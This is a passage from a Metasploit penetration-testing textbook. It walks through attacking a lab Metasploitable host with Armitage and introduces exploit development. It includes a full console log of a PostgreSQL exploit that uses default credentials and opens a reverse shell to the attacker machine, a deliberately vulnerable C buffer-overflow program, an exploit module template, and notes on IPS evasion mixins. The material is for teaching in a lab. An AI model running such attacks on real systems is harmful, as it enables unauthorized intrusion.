


Now that the Armitage console is up and running, let's add hosts we wish to attack. To add new hosts, click on the **Hosts** menu, and then select the **Add Hosts** option. You can either add a single host or multiple hosts per line, as shown in the following screenshot:




Scanning and enumeration

Now that we have added a target host to the Armitage console, we'll perform a quick port scan to see which ports are open here. To perform a port scan, right-click on the host and select the **scan** option, as shown in the following screenshot. This will list down all the open ports on the target system in the bottom pane of the Armitage console:




As we have seen earlier, Armitage is also well-integrated with NMAP. Now, we'll perform an NMAP scan on our target to enumerate services and detect the version of the remote operating system, as shown in the following screenshot. To initiate the NMAP scan, click on the **Hosts** ;option, select the ;NMAP scan, ;and then select the ;Quick Scan (OS Detect) ;option:




As soon as the NMAP scan is complete, you'll notice the Linux icon on our target host.

Find and launch attacks


In the previous sections, we added a host to the Armitage console and performed a port scan and enumeration on it using NMAP. Now, we know that it's running a Debian-based Linux system. The next step is to find all possible attacks matching our target host. In order to fetch all applicable attacks, select the **Attacks** ;menu and click on **Find Attacks**. Now, the Armitage console will query the backend database for all possible matching exploits against the open ports that we found during enumeration earlier, as shown in the following screenshot:




Once the Armitage console finishes querying for possible exploits, you can see the list of applicable exploits by right-clicking on the host and selecting the **Attack** menu. In this case, we'll try to exploit the `postgresql` vulnerability as shown in the following screenshot:



Upon selecting the attack type as **PostgreSQL for Linux Payload Execution**, we are presented with several exploit options as shown in the following screenshot. We can leave it as default ;and then click on the **Launch** ,button:



As soon as we launched the attack, the exploit was executed. Notice the change in the host icon, as shown in the following screenshot. The host has been successfully compromised:



The screenshot shows the Armitage interface. In the top navigation bar, 'Armitage' is selected. Below it, the main workspace displays a host icon featuring a Linux penguin (Tux) on a red background, indicating a successful compromise. The IP address '192.168.44.133' is listed below the icon. The bottom half of the window is a terminal window showing the Metasploit framework (msf) session. The session details show the exploit configuration and its execution, resulting in a reverse TCP handler being started on port 5432. A session is established with the host, and the user begins interacting with it.


```
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
192.168.44.133

Console X Scan X Scan X nmap X exploit X Shell 1 X
msf exploit(postgres_payload) > set LHOST 192.168.44.134
LHOST => 192.168.44.134
msf exploit(postgres_payload) > set LPORT 23023
LPORT => 23023
msf exploit(postgres_payload) > set DATABASE template1
DATABASE => template1
msf exploit(postgres_payload) > set PASSWORD postgres
PASSWORD => postgres
msf exploit(postgres_payload) > set USERNAME postgres
USERNAME => postgres
msf exploit(postgres_payload) > set RPORT 5432
RPORT => 5432
msf exploit(postgres_payload) > set VERBOSE false
VERBOSE => false
msf exploit(postgres_payload) > set RHOST 192.168.44.133
RHOST => 192.168.44.133
msf exploit(postgres_payload) > exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 192.168.44.134:23023
[*] 192.168.44.133:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/tlJLBcg.so, should be cleaned up automatically
[*] Command shell session 1 opened (192.168.44.134:23023 -> 192.168.44.133:48141) at 2017-05-29 01:38:37 -0400
msf exploit(postgres_payload) > sessions -i 1
[*] Starting interaction with 1...


Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

msf exploit(postgres_payload) >
```

Now that our host has been compromised, we have got a reverse connection on our system. We can further interact with it, upload any files and payloads, or use any of the post-exploitation modules. To do this, simply right-click on the compromised host, select the **Shell 1** ;option, and select the **Interact** ;option, as shown in the following screenshot:



For interacting with the compromised host, a new tab named "**Shell 1**" ;opened in the bottom pane of the Armitage console, as shown in the following screenshot. From here, we can execute all Linux commands remotely on the compromised target:



Summary

In this chapter, you became familiar with using the Armitage tool for cyber attack management using Metasploit at the backend. The Armitage tool can definitely come in handy and save a lot of time while performing penetration tests on multiple targets at a time. In the next and the concluding chapter, we'll learn about further extending the Metasploit Framework by adding custom exploits.

Exercises

Try to explore in detail the various features of Armitage, and use it to compromise any of the target Windows hosts.

11

Extending Metasploit and Exploit Development

In the preceding chapter, you learned how to effectively use Armitage for easily performing some of the complex penetration testing tasks. In this chapter, we'll have a high-level overview of exploit development. Exploit development can be quite complex and tedious and is such a vast topic that an entire book can be written on this. However, in this chapter, we'll try to get a gist of what exploit development is, why it is required, and how the Metasploit Framework helps us develop exploit. The topics to be covered in this chapter are as follows:

- Exploit development concepts
- Adding external exploits to Metasploit
- Introduction to Metasploit exploit templates and mixins

Exploit development concepts

Exploits can be of many different types. They can be classified based on various parameters such as platforms, architecture, and purpose served. Whenever any given vulnerability is discovered, there are either of three following possibilities:

- An exploit code already exists
- Partial exploit code exists that needs some modification to execute malicious payload
- No exploit code exists, and there's a need to develop new exploit code from scratch

The first two cases look quite easy as the exploit code exists and may need some minor tweaks to get it executed. However, the third case, wherein a vulnerability has just been discovered and no exploit code exists, is the real challenge. In such a case, you might need to perform some of the following tasks:

- Gather basic information, such as the platform and architecture the vulnerability is supported on
- Get all possible details about how the vulnerability can be exploited and what the possible attack vectors are
- Use techniques such as fuzzing to specifically pinpoint the vulnerable code and parameters
- Write a pseudo code or prototype to test whether the exploit is working for real
- Write the complete code with all required parameters and values
- Publish the code for the community and convert it into a Metasploit module

All these activities are quite intense and require a lot of research and patience. The exploit code is parameter sensitive; for example, in the case of a buffer overflow exploit, the return address is the key to run the exploit successfully. Even if one of the bits in the return address is mentioned incorrectly, the entire exploit would fail.

What is a buffer overflow?

Buffer overflow is one of the most commonly found vulnerabilities in various applications and system components. A successful buffer overflow exploit may allow remote arbitrary code execution leading to elevated privileges.

A buffer overflow condition occurs when a program tries to insert more data in a buffer than it can accommodate, or when a program attempts to insert data into a memory area past a buffer. In this case, a buffer is nothing but a sequential section of memory allocated to hold anything from a character string to an array of integers. Attempting to write outside the bounds of a block of the allocated memory can cause data corruption, crash the program, or even lead to the execution of malicious code. ;Let's consider the following code:

```
#include <stdio.h>

void AdminFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the Admin function!\n");
}
```

```
void echo()
{
    char buffer[25];

    printf("Enter any text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

The preceding code is vulnerable to buffer overflow. If you carefully notice, the buffer size has been set to 25 characters. However, what if the user enters data more than 25 characters? The buffer will simply overflow and the program execution will end abruptly.

What are fuzzers?

In the preceding example, we had access to the source code, and we knew that the variable buffer can hold a maximum of 25 characters. So, in order to cause a buffer overflow, we can send 30, 40, or 50 characters as input. However, it's not always possible to have access to the source code of any given application. So, for an application whose source code isn't available, how would you determine what length of input should be sent to a particular parameter so that the buffer gets overflowed? This is where fuzzers come to the rescue. Fuzzers are small programs that send random inputs of various lengths to specified parameters within the target application and inform us the exact length of the input that caused the overflow and crash of the application.



Did you know? Metasploit has fuzzers for fuzzing various protocols. These fuzzers are a part of auxiliary modules within the Metasploit Framework and can be found in the `auxiliary/fuzzers/`.

Exploit templates and mixins

Let's consider that you have written an exploit code for a new zero-day vulnerability. Now, to include the exploit code officially into the Metasploit Framework, it has to be in a particular format. Fortunately, you just need to concentrate on the actual exploit code, and then simply use a template (provided by the Metasploit Framework) to insert it in the required format. The Metasploit Framework offers an exploit module skeleton, as shown in the following code:

```
##  
# This module requires Metasploit: http://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##  
  
require 'msf/core'  
  
class MetasploitModule < Msf::Exploit::Remote  
    Rank = NormalRanking  
  
    def initialize(info={})  
        super(update_info(info,  
            'Name'           => "[Vendor] [Software] [Root Cause] [Vulnerability  
type]",  
            'Description'    => %q{  
                Say something that the user might need to know  
            },  
            'License'         => MSF_LICENSE,  
            'Author'          => [ 'Name' ],  
            'References'     =>  
                [  
                    [ 'URL', '' ]  
                ],  
            'Platform'        => 'win',  
            'Targets'         =>  
                [  
                    [ 'System or software version',  
                        {  
                            'Ret' => 0x42424242 # This will be available in `target.ret`  
                        }  
                    ]  
                ],  
            'Payload'          =>  
                {  
                    'BadChars' => "\x00\x00"  
                },  
            'Privileged'       => true,  
            'DisclosureDate' => "",  
        ))  
    end
```

```
    'DefaultTarget' => 1))  
end  
  
def check  
  # For the check command  
end  
  
def exploit  
  # Main function  
end  
  
end
```

Now, let's try to understand the various fields in the preceding exploit skeleton:

- The **Name** field: This begins with the name of the vendor, followed by the software. The **Root Cause** field points to the component or function in which the bug is found and finally, the type of vulnerability the module is exploiting.
- The **Description** field: This field elaborates what the module does, things to watch out for, and any specific requirements. The aim is to let the user get a clear understanding of what he's using without the need to actually go through the module's source.
- The **Author** field: This is where you insert your name. The format should be Name. In case you want to insert your Twitter handle as well, simply leave it as a comment, for example, Name #Twitterhandle.
- The **References** field: This is an array of references related to the vulnerability or the exploit, for example, an advisory, a blog post, and much more. For more details on reference identifiers, visit <https://github.com/rapid7/metasploit-framework/wiki/Metasploit-module-reference-identifiers>
- The **Platform** field: This field indicates all platforms the exploit code will be supported on, for example, Windows, Linux, BSD, and Unix.
- The **Targets** field: This is an array of systems, applications, setups, or specific versions your exploit is targeting. The second element of each target array is where you store specific metadata of the target, for example, a specific offset, a gadget, a ret address, and much more. When a target is selected by the user, the metadata is loaded and tracked by a `target index`, and can be retrieved using the `target` method.
- The **Payloads** field: This field specifies how the payload should be encoded and generated. You can specify Space, SaveRegisters, Prepend, PrependEncoder, BadChars, Append, AppendEncoder, MaxNops, MinNops, Encoder, Nop, EncoderType, EncoderOptions, ExtendedOptions, and EncoderDontFallThrough.

- The **DisclosureDate** field: ;This field specifies when the vulnerability was disclosed in public, in the format of M D Y, ;for example, "Jun 29, 2017."

Your exploit code should also include a `check` method to support the `check` command, but this is optional in case it's not possible. The `check` command will probe the target for the feasibility of the exploit.

And finally, the exploit method is like your main method. Start writing your code there.

What are Metasploit mixins?

If you are familiar with programming languages such as C and Java, you must have come across terms such as functions and classes. Functions in C and classes in Java basically allow code reuse. This makes the program more efficient. The Metasploit Framework is written in the Ruby language. So, from the perspective of the Ruby language, a mixin is nothing but a simple module that is included in a class. This will enable the class to have access to all methods of this module.

So, without going into much details about programming, you can simply remember that mixins help in modular programming; for instance, you may want to perform some TCP operations, such as connecting to a remote port and fetching some data. Now, to perform this task, you might have to write quite a lot of code altogether. However, if you make use of the already available TCP mixin, you will end up saving the efforts of writing the entire code from scratch! You will simply include the TCP mixin and call the appropriate functions as required. So, you need not reinvent the wheel and can save a lot of time and effort using the mixin.

You can view the various mixins available in the Metasploit Framework by browsing the `/lib/msf/core/exploit` directory, as shown in the following screenshot:

The screenshot shows a terminal window with the following content:

```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb      dcerpc_epm.rb   fileformat.rb   ipv6.rb      mssql.rb    pop2.rb      smtp_deliver.rb  tns.rb
android.rb   dcerpc_lsa.rb   fmtstr.rb     java.rb      mssql_sqli.rb  postgres.rb  smtp.rb       udp.rb
arkieia.rb   dcerpc_mgmt.rb  format.rb     java.rb      mysql.rb     powershell.rb  snmp.rb       vim_soap.rb
browser_autopwn2.rb dcerpc_rb   fortinet.rb  jsobfu.rb   ndmp.rb     realport.rb  ssh.rb       wbemexec.rb
browser_autopwn.rb  dect_coa.rb  ftp.rb       kerberos   ntlm.rb     remote.rb    sunrpc.rb   wdrpc_client.rb
brute.rb     dhcp.rb       ftpserver.rb  kernel_mode.rb  omelet.rb   rift.rb     tcp.rb       wdrpc.rb
brutetargets.rb dialup.rb    gdb.rb       local.rb    oracle.rb   ropdb.rb   tcp_server.rb  web.rb
capture.rb   egghunter.rb  http.rb     local.rb    pdf_parse.rb  seh.rb     telnet.rb   windows_constants.rb
cmdstager.rb  exe.rb      imap.rb     mixins.rb   pdf.rb     sip.rb     tftp.rb    winrm.rb
db2.rb       file_dropper.rb ip.rb      mssql_commands.rb  php_exe.rb  smb.rb     tinced.rb
```

Some of the most commonly used mixins in the Metasploit Framework are as follows:

- `Exploit::Remote::Tcp`: The code of this mixin is located at `lib/msf/core/exploit/tcp.rb` and provides the following methods and options:
 - TCP options and methods
 - Defines RHOST, RPORT, and ConnectTimeout
 - `connect()` and `disconnect()`
 - Creates self.sock as the global socket
 - Offers SSL, Proxies, CPORT, and CHOST
 - Evasion via small segment sends
 - Exposes user options as methods such as `rhost()`, `rport()`, `ssl()`
- `Exploit::Remote::SMB`: The code of this mixin is inherited from the TCP mixin, is located at `lib/msf/core/exploit/smb.rb`, and provides the following methods and options:
 - `smb_login()`
 - `smb_create()`
 - `smb_peer_os()`
 - Provides the options of SMBUser, SMBPass, and SMBDomain
 - Exposes IPS evasion methods such as `SMB::pipe_evasion`, `SMB::pad_data_level`, and `SMB::file_data_level`

Adding external exploits to Metasploit

New vulnerabilities across various applications and products are found on a daily basis. For most newly found vulnerabilities, an exploit code is also made public. Now, the exploit code is quite often in a raw format (just like a shellcode) and not readily usable. Also, it might take some time before the exploit is officially made available as a module within the Metasploit Framework. However, we can manually add an external exploit module in the Metasploit Framework and use it like any other existing exploit module. Let's take an example of the MS17-010 vulnerability that was recently used by the WannaCry ransomware. By default, the exploit code for MS17-010 isn't available within the Metasploit Framework.

Let's start by downloading the MS17-010 module from the exploit database.



Did you know? Exploit-DB located at <https://www.exploit-db.com> is one of the most trusted and updated sources for getting new exploits for a variety of platforms, products, and applications.

Simply open <https://www.exploit-db.com/exploits/41891/> in any browser, and download the exploit code, which is in the ruby (.rb) format, as shown in the following screenshot:

The screenshot shows a Microsoft Windows browser window displaying the Exploit Database. The URL in the address bar is <https://www.exploit-db.com/exploits/41891/>. The page title is "Microsoft Windows - Unauthenticated SMB Remote Code Execution Scanner (MS17-010) (Metasploit)". Below the title, there is a table with exploit details:

EDB-ID: 41891	Author: Sean Dillon	Published: 2017-04-17
CVE: CVE-2017-0143...	Type: Dos	Platform: Windows
Aliases: N/A	Advisory/Source: Link	Tags: Metasploit Framework
E-DB Verified: ✓	Exploit: Download / View Raw	Vulnerable App: N/A

Below the table, there is a code editor showing the Ruby exploit code:

```
1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  #
5  #
6  # auxiliary/scanner/smb/smb_ms_17_010
7  #
8  require 'msf/core'
```

Once the Ruby file for the exploit has been downloaded, we need to copy it to the Metasploit Framework directory at path shown in the following screenshot:

